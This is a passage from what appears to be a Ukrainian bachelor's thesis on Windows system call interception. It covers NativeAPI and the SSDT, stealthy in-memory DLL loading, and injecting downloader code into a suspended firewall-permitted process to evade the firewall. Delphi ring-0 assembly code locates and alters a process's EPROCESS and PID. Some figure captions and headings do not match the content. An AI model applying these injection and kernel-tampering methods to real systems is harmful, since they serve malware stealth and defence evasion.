Функції NativeAPI є функціями ядра, а аналогічні їм функції з ntdll.dll є перехідниками, які через інтерфейс системних викликів звертаються до відповідних функцій ядра. При програмуванні драйверів використовуємо ті ж NativeAPI функції, що й у додатках третього кільця, але не можна використати API більш високого рівня. Також на цьому рівні стають доступними багато функцій експортованих ядром і призначених для використання тільки в драйверах. В NativeAPI користувальницького рівня маємо пари аналогічних функцій, які відрізняються тільки префіксами Zw і Nt, там вони відрізняються тільки назвою, а мають ту саму точку входу. На рівні ядра маємо аналогічні пари функцій, але між ними є одне розходження, функції із префіксом Zw використовують перед виконанням дії перевірки системи безпеки (прав користувача), а функції із префіксом Nt - ні.

З користувальницького режиму через інтерфейс системних викликів нам доступні Nt функції. Zw функції варто викликати тоді, коли параметри, які їм передаються були взяті з Usermode, тоді будуть проведені всі необхідні перевірки.

Розглянемо докладніше роботу інтерфейсу системних викликів. Виклик функції ядра, перш ніж буде переданий відповідній NativeAPI ядра проходить попередньо досить складну обробку. Спочатку, у третім кільці викликається відповідна функція в Ntdll, де у регістр EAX міститься номер викликаного системного сервісу, а в регістр EDX - показник на передані параметри. Потім викликається переривання 2Eh (в Windows - команда sysenter) і відбувається перехід процесу в нульове кільце, де керування передається відповідно до записаного в IDT шлюзу переривання, у цьому місці відбувається перемикання оточення третього кільця на нульове, виконується зміна стека на стек ядра, і відбувається перезавантаження сегментного регістра FS, що у нульовому кільці вказує на зовсім інші структури, ніж у третім кільці. Потім керування передається оброблювачеві переривання 2Eh - функції ядра KiSystemService. Ця функція копіює передані системному сервісу параметри в стек ядра, і робить виклик NativeAPI функції ядра відповідно до вмісту ServiceDescriptorTable. Ця таблиця перебуває в пам'яті ядра, і являє собою структуру утримуючу 4 таблиці системних сервісів (SST). Перша із цих таблиць описує сервіси експортовані ядром (ntoskrnl.exe), друга - графічну підсистему (win32k.sys), а інші дві зарезервовані на майбутнє і поки не використовуються.

3.3 Розробка функціональної схеми

Функціональна схема системи системи кібербезпеки комп'ютерної мережі з використанням перехоплення системних функцій представлена на рисунку 3.2:

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		




Рисунок 3.2 - Функціональна схема системи моніторингу побутових пристроїв розумного будинку

Для перехоплення API в іншому процесі ефективним є метод монтування в нього своєї DLL, але цей метод має деякі недоліки, тому що необхідно зберігати DLL на диску, і завантаження зайвої DLL легко виявити програмами типу PE-Tools.

Але існує метод що дозволяє завантажити DLL в інший процес більше непомітним способом. Для цього потрібно вмотувати в процес образ цієї DLL, потім настроїти в неї таблицю імпорту і релоки, після чого виконати її точку входу. Цей метод дозволяє не зберігати DLL на диску, а проводити дії з ним винятково в пам'яті, також ця DLL не буде видимою в списку завантажених процесом модулів.

У процедурах перехоплення API і монтування коду використовуються функції `SizeOfCode` й `SizeOfProc`.

Функція `SizeOfCode` повертає розмір команди по показнику (разом з операндами), а функція `SizeOfProc` повертає розмір процедури (ділянки коду від переданої точки входу до першої зустрінутої команди `RET`). Найскладніша частина в даному методі - це аналіз коду інструкції. Для цього

використається пошук по таблиці кодів, і визначається розмір команди і операндів, які йдуть далі.

3.4 Розробка діаграми процесів

Діаграма взаємодії процесів системи, розробленої у результаті виконання бакалаврського проектування, наведена на рисунку 3.3:




Рисунок 3.3 - Діаграма взаємодії процесів

Загальний алгоритм такий: запускається процес якому дозволено конектитись на 80 TCP порт, під час запуску встановлюється прапор CREATE_SUSPENDED щоб його перша нитка не була запущена, впроваджується код завантажника файлів (не можна використати ні DLL Injection ні в якому виді), змінюється контекст першої нитки так, щоб регістр Eip вказував на точку входу вмотованого коду, після чого виробляється запуск нитки. Код завантажника повинен бути написаний із застосуванням тільки kernel32.dll й wsock32.dll, тому

що інших бібліотек у контексті додатка може і не бути, а їх завантаження буде помічений фаєрволом.

До основних вимог вмонтованого коду належать наступні вимоги:

- базонезалежність (адреса завантаження коду в чужий процес, який невідомий заздалегідь);
- незалежність від RTL (Run Time Library);
- використання тільки бібліотек завантажених в АП (адресний простір) цільового процесу;
- наявність у вмонтованому кодi всіх необхідних для нього даних.

Код, який вмонтовується не повинен містити переходів по абсолютних адресах, а також абсолютних посилань на дані, імпортувати функції з DLL можна динамічно, через LoadLibrary й GetProcAddress.

Адреси функцій з ntdll.dll й kernel32.dll можна передавати у вмонтований код з вихідного процесу, тому що ці бібліотеки завжди завантажуються по однакових адресах у всіх процесах. Інші системні бібліотеки (user32.dll, shell32.dll) теж часто завантажуються по однакових адресах, але так відбувається тільки в тому випадку, якщо вихідний і цільовий процеси імпортують ці бібліотеки статично, у випадку ж динамічного імпорту в наслідку колізії модулів вони можуть бути завантажені по різних адресах. Всі інші бібліотеки звичайно завантажуються по різних адресах у різних процесах навіть при використанні статичного імпорту. При написанні вмонтованого коду варто врахувати, що єдина DLL яка обов'язково повинна бути присутня в адресному просторі будь-якого процесу - це ntdll.dll, ця DLL завантажується навіть при відсутності імпорту в здійсненному файлі, і являє собою шар Native API, перехідники до функцій ядра Windows.

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

4. РЕАЛІЗАЦІЯ РОБОТИ. РОЗРАХУНКИ І ЕКСПЕРИМЕНТАЛЬНІ ДАНІ, ЩО ПІДТВЕРДЖУЮТЬ ВІРНІСТЬ ПРОЕКТНИХ ТА ПРОГРАМНИХ РІШЕНЬ

4.1 Розробка блок-схем та опис алгоритмів функціонування системи

Почнемо із цілком документованого способу написання драйвера. Для цього будемо використати Visual C++ 6.0 і комплект DDK (Driver Development Kit). DDK іде під конкретну версію Windows XX, підійде практично будь-яка версія. Після установки DDK можна приступати до створення шаблону найпростішого драйвера.

Файл driver.c :

```
#include <ntddk.h>
#include "driver.h"
#define DEBUG
/*
```

Створюємо макрос для виведення відладчика повідомлень у випадку компіляції з директивою DEBUG

```
*/
#ifdef DEBUG
#define DPRINT DbgPrint
#else
#define DPRINT
#endif
VOID DriverUnload(IN PDRIVER_OBJECT DriverObject)
{
    DPRINT("Driver unloaded");
    return;
}
NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject,
                    IN PUNICODE_STRING RegistryPath)
{
    DPRINT("Driver loaded");
    return STATUS_SUCCESS;
}
```

Перед копіюванням робиться спроба закріпити сторінки, які копіюються в пам'яті, тому що при їх відсутності, із-за того, що перехід у нульове кільце

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

зроблений без повідомлення системи і зміни відповідних системних структур, сторінкова помилка може бути неправильно оброблена і підкачування не виконане, що приведе до падіння системи. Після копіювання закріплені сторінки варто розблокувати. Процедурою переходу в нульове кільце шлюзу виклику, не треба зловживати, тому що при неможливості закріплення областей, які копіюються у пам'яті можна одержати нестабільність у роботі процедури, і як наслідок - часті сині екрани.

Тепер, коли доступна пам'ять ядра, попрацюємо з деякими структурами ядра. Для початку, спробуємо одержати список всіх процесів у системі. Здавалося б, навіщо для цього звертатись в нульове кільце, адже є ToolHelp API, який досить простий у використанні. Але недолік перерахування процесів через API у тому, що вони можуть бути перехоплені і процес може бути схований. Описаний вище метод одержання списку процесів звернення до ядра через інтерфейс системних викликів не гарантує, що будуть виявлені всі процеси, тому що API можуть бути перехоплені в ядрі. Спробуємо одержати список процесів на найнижчому рівні - зі структур ядра.

Кожен процес у пам'яті ядра представлений структурою EPROCESS, яка зберігає в собі інформацію про параметри цього процесу, а також містить у собі посилання на структури попереднього і наступного процесів у списку. Припустимо, що вже одержан показник на структуру EPROCESS процесу, і тепер потрібно звільнити із нього ім'я процесу, його Process Id і id батьківського процесу. Для Windows XP ім'я процесу перебуває в структурі EPROCESS по зсуву 174h і займає 16 байт в ANSI кодуванні, ProcessId - має зсув 84h і розмір dword, Parrent Process ID має зсув 14Ch. В Windows 2000 ці дані мають відповідно зсуви 1FCh, 9Ch й 1C8h. У структурі EPROCESS кожного процесу втримуються показники на структури наступного і попереднього процесів. Список структур EPROCESS всіх процесів у системі починається зі змінної ядра PsActiveProcessesLink, яка ядром не експортується, але її можна одержати за допомогою аналізу двузв'язного списку структур EPROCESS.

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

ActiveProcessesLink - це елемент двохзв'язного списку утримуючий показники FLink (на наступний елемент списку) і BLink (на попередній). Ці показники в Windows XP мають зсуви 88h і 8Ch відповідно (в Windows 2000 - A0h і A4h). Показники ActiveProcessesLink вказують не на початок структури EPROCESS, а на наступний елемент двузв'язного списку, тому для одержання показника на EPROCESS нам потрібно відняти зміщення ActiveProcessesLink у структурі EPROCESS. Для одержання списку всіх процесів у системі потрібно одержати показник на EPROCESS будь-якого процесу, після чого рухатися по списках ActiveProcessesLink доти, поки не опинимось на тій структурі, з якої почали. Як еталон на який буде опиратися весь подальший код візьмемо показник на EPROCESS процесу System, тому що це єдиний обов'язковий процес у системі який існує увесь час його роботи (після завантаження). Для одержання цього показника спочатку одержимо за допомогою функції ядра IoGetCurrentProcess показник на EPROCESS поточного процесу, після чого будемо рухатися по зв'язаних списках доти, поки не буде виявлений процес із Parent Pid = 0, це і буде процес System. Необхідно зробити код, який працює у різних версіях Windows (у тому числі легко стерпний на наступні версії), то не будемо зберігати в коді зсуву потрібних нам даних у структурі EPROCESS, а заведемо структуру, куди занесемо ці дані (залежно від версії системи) і будемо використовувати цю структуру в коді. На рисунку 4.1 показано блок-схему роботи основної програми:

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		




Рисунок 4.1 - Блок-схема основної програми




Рисунок 4.1 - Блок-схема основної програми (продовження)

Підпрограма створення окремих потоків показана на рисунку 4.2:




Рисунок 4.2 – Підпрограма створення окремих потоків

Підпрограма визначення процесу з кодом підмінипоказа на рисунку 4.3:



Рисунок 4.3 – Підпрограма визначення процесу з кодом підміни

4.2 Захист розробленого програмного забезпечення

Захист програмної продукції від несанкціонованого доступу до конфедційних даних дуже важлива.

Не існує ніяких абсолютно надійних методів захисту інформації, що гарантують повну неможливість одержання несанкціонованого доступу.

Так як створена програма є загальнодоступною, через масову необхідність у навчальній системі, на неї можна не встановлювати парольний захист. У програмі реалізований захист форми авторських прав, це єдине місце в програмі яку необхідне захистити, але перед описом модуля захисту зробимо маленький екскурс.

Проблеми підвищення рівня інформаційної безпеки в Україні в нашу годину набувають важливого характеру у зв'язку з інтеграцією нашої країни до світового інформаційного простору, переходом вітчизняної економіки на ринкові засади, масовим впровадженням сучасних інформаційних технологій у такі важливі сфери сучасного життя, як державне управління, військова, фінансово-економічна, науково-технічна, виробнича та підприємницька.

Усе більше в повсякденній професійній діяльності працівники оперативних підрозділів різних рівнів використовують засоби обчислювальної техніки. Напрямки використання комп'ютерів цими підрозділами постійно розширюються. Комп'ютери використовуються для формування оперативних обліків різної спрямованості, накопичення службової та оперативної інформації, складання документів різного рівня доступу. Крім цього, для підвищення швидкості обміну інформацією, вони підключаються до локальних, відомчих та глобальних мереж

Виходячи з вимог безпеки інформації, яка зберігається, функціонує та обробляється в засобах обчислювальної техніки працівниками оперативних підрозділів ОВС, стає необхідним проведення заходів, які б підвищили надійність її захисту. При цьому можуть використовуватись різні засоби захисту:

- фізичні;
- законодавчі;
- організаційні;
- програмні;
- технічні.

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

Далі зупинимось на дослідженні тільки деяких шляхів вилучення інформації та технічних засобів захисту її в обчислювальних системах.

Перш за все треба чітко уявляти можливі шляхи просочення інформації в обчислювальних системах для кваліфікованої побудови її технічного захисту. До них належати:

- дистанційне зняття інформації з технічних засобів, які мають побічне електромагнітне випромінювання;
- вилучення інформації, яка обробляється в електронно-обчислювальних машинах, з мереж живлення;
- акустичне просочення інформації;
- перехоплення інформації з каналів зв'язку;
- крадіжка носіїв інформації;
- читання інформації, яка залишилася в запам'ятовуючих пристроях після виконання санкціонованих запитів та використання інформаційного «сміття»;
- копіювання інформації;
- несанкціоноване використання комп'ютерів для вилучення, руйнування або модифікації інформації;
- використання «комп'ютерних закладок», які можуть передавати або знищувати інформацію;
- маскування під зареєстрованого користувача за допомогою викрадених паролів або інших реквізитів, які обмежують доступ;
- використання програмних пасток та інших програмних блоків, які модифікують, знищують або сприяють крадіжці інформації.

Методи захисту даних на персональних комп'ютерах надзвичайно різноманітні як по кінцевій меті, так і по технічному втіленню; їх можна розділити на механічні апаратні й програмні.

До механічних способів захисту відносяться різноманітні кришки і чохла з замками (замикаючі, наприклад, дисковід гнучких дисків чи мережний вимикач), клейкі пластини для приклеювання термінала до комп'ютера, а комп'ютера до столу, що замикають приміщення із сигналізацією і багато інших.

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

Апаратні засоби реалізуються у виді спеціальних електронних модулів, що підключаються до системного каналу комп'ютера чи портам вводу-виводу, і здійснюючих обмін кодовими послідовностями з програмами, які захищаються.

До найбільш різноманітних програмних засобам відносяться програми шифрування даних під ключ, який задається користувачем, адміністратори дисків, які дозволяють обмежити доступ користувачів до окремих логічних дисків, методи встановлення програмного продукту, що дозволяють виконати встановлення не більш заданого числа разів, запуск програм, які захищаються, спеціальні захисні програмні оболонки, куди занурюються програми, які захищаються.

У даному проекті необхідно захистити авторські права, автора програми. Вся інформація про форму з авторськими правами звичайно знаходиться у вихідному коді у файлі з розширенням dfm і знаходиться у формі ресурсів (розширення res) даного модуля. При компіляції програми вся інформація про модуль знаходиться в спеціальному форматі у файлі програми, звідки може бути зчитана й змінена за допомогою спеціальних програм (проглядачів ресурсів та інших спец. програм.).

Форма авторських прав складається з:

- розділу з описом використовуваної документації в програмі;
- координат автора;
- додатково використовувані компоненти для мови програмування Delphi.

Алгоритм захисту реалізовано так, що всі розділи вікна авторського права закодовані алгоритмом шифрування DES (розглянутий нижче) і зашифровані дані, розділені між блоками головного вікна програми й вікном авторських прав. Також для неможливості підміни вікна, реалізований електронно-цифровий підпис алгоритмом RSA.

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

5 МЕТОДИКА ВПРОВАДЖЕННЯ У ПРОМИСЛОВУ ЕКСПЛУАТАЦІЮ

Перед одержанням списку процесів поточному потоку виставляється пріоритет реального часу. Це пов'язане з тим, що якщо потік у момент обробки зв'язаного списку буде перерваний, і в цей момент відбудеться видалення того процесу, на який вказує тільки що отриманий показник, тому код може викликати помилку доступу пам'яті в нульовому кільці, і як наслідок - синій екран. Підвищення пріоритету потоку виключає таку можливість, тому що видалення процесів виконується потоком режиму ядра із пріоритетом Normal.

Отже, список процесів одержаний, далі спробуємо змінювати структури EPROCESS. Наприклад, можна змінити PID процесу. Для зручності, всі подальші функції будуть працювати не з Id процесу, а з показником на його EPROCESS, тому введемо функцію для одержання показника на EPROCESS по Process Id:

```
{ Одержання по ProcessId показника на структуру ядра EPROCESS
  пов'язану з даним процесом.}
Function GetEPROCESSAdr(ProcessId: dword): dword;
var
  Data: packed record
    UndocAdr: pointer;
    ProcessId: dword;
    Result: dword;
  end;
procedure Ring0Call;
asm
  mov ebx, [eax]           //UndocAdr
  mov ecx, [eax + $04]     //ProcessId
  push eax
  mov eax, [ebx]           //BaseProcStrAdr
  mov esi, [ebx + $04]     //ActivePsListOffset
  mov edi, [ebx + $08]     //PidOffset
  @Find:
  mov edx, [eax + edi]     //ActivePs.Pid
  cmp edx, ecx             //compare process id
  jz @Found
  mov eax, [eax + esi]     // ActivePsList.Flink
  sub eax, esi             //sub ActivePsListOffset
  cmp eax, [ebx]           //final
  jz @End
  jmp @Find
  @Found:
  pop edx
  mov [edx + $08], eax     //save result
  ret
  @End:
  pop edx
  mov [edx + $08], 0
```

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

```

    ret
end;
begin
    Data.UndocAdr := @UndocData;
    Data.ProcessId := ProcessId;
    CallRing0(@Ring0Call, @Data);
    Result := Data.Result;
end;
Зміна Process Id по показнику на EPROCESS виглядає наступним чином.
{ Зміна Id процесу по показнику на EPROCESS. }
Procedure ChangeProcessIdEx(pEPROCESS: dword; NewPid: dword);
var
    Data: packed record
        UndocAdr: pointer;
        pEPROCESS: dword;
        NewId: dword;
    end;
Procedure Ring0Call;
asm
    push eax
    mov eax, [eax + $04]
    push eax
    call AdrMmIsValid
    test eax, eax
    jz @Exit
    pop eax
    mov ebx, [eax]
    mov esi, [eax + $04] // pEPROCESS
    add esi, [ebx + $08] // @pEPROCESS.ProcessId
    mov eax, [eax + $08] // NewId
    mov [esi], eax
    ret
@Exit:
    pop eax
    ret
end;
begin
    if pEPROCESS = 0 then Exit;
    Data.UndocAdr := @UndocData;
    Data.pEPROCESS := pEPROCESS;
    Data.NewId := NewPid;
    CallRing0(@Ring0Call, @Data);
end;

```

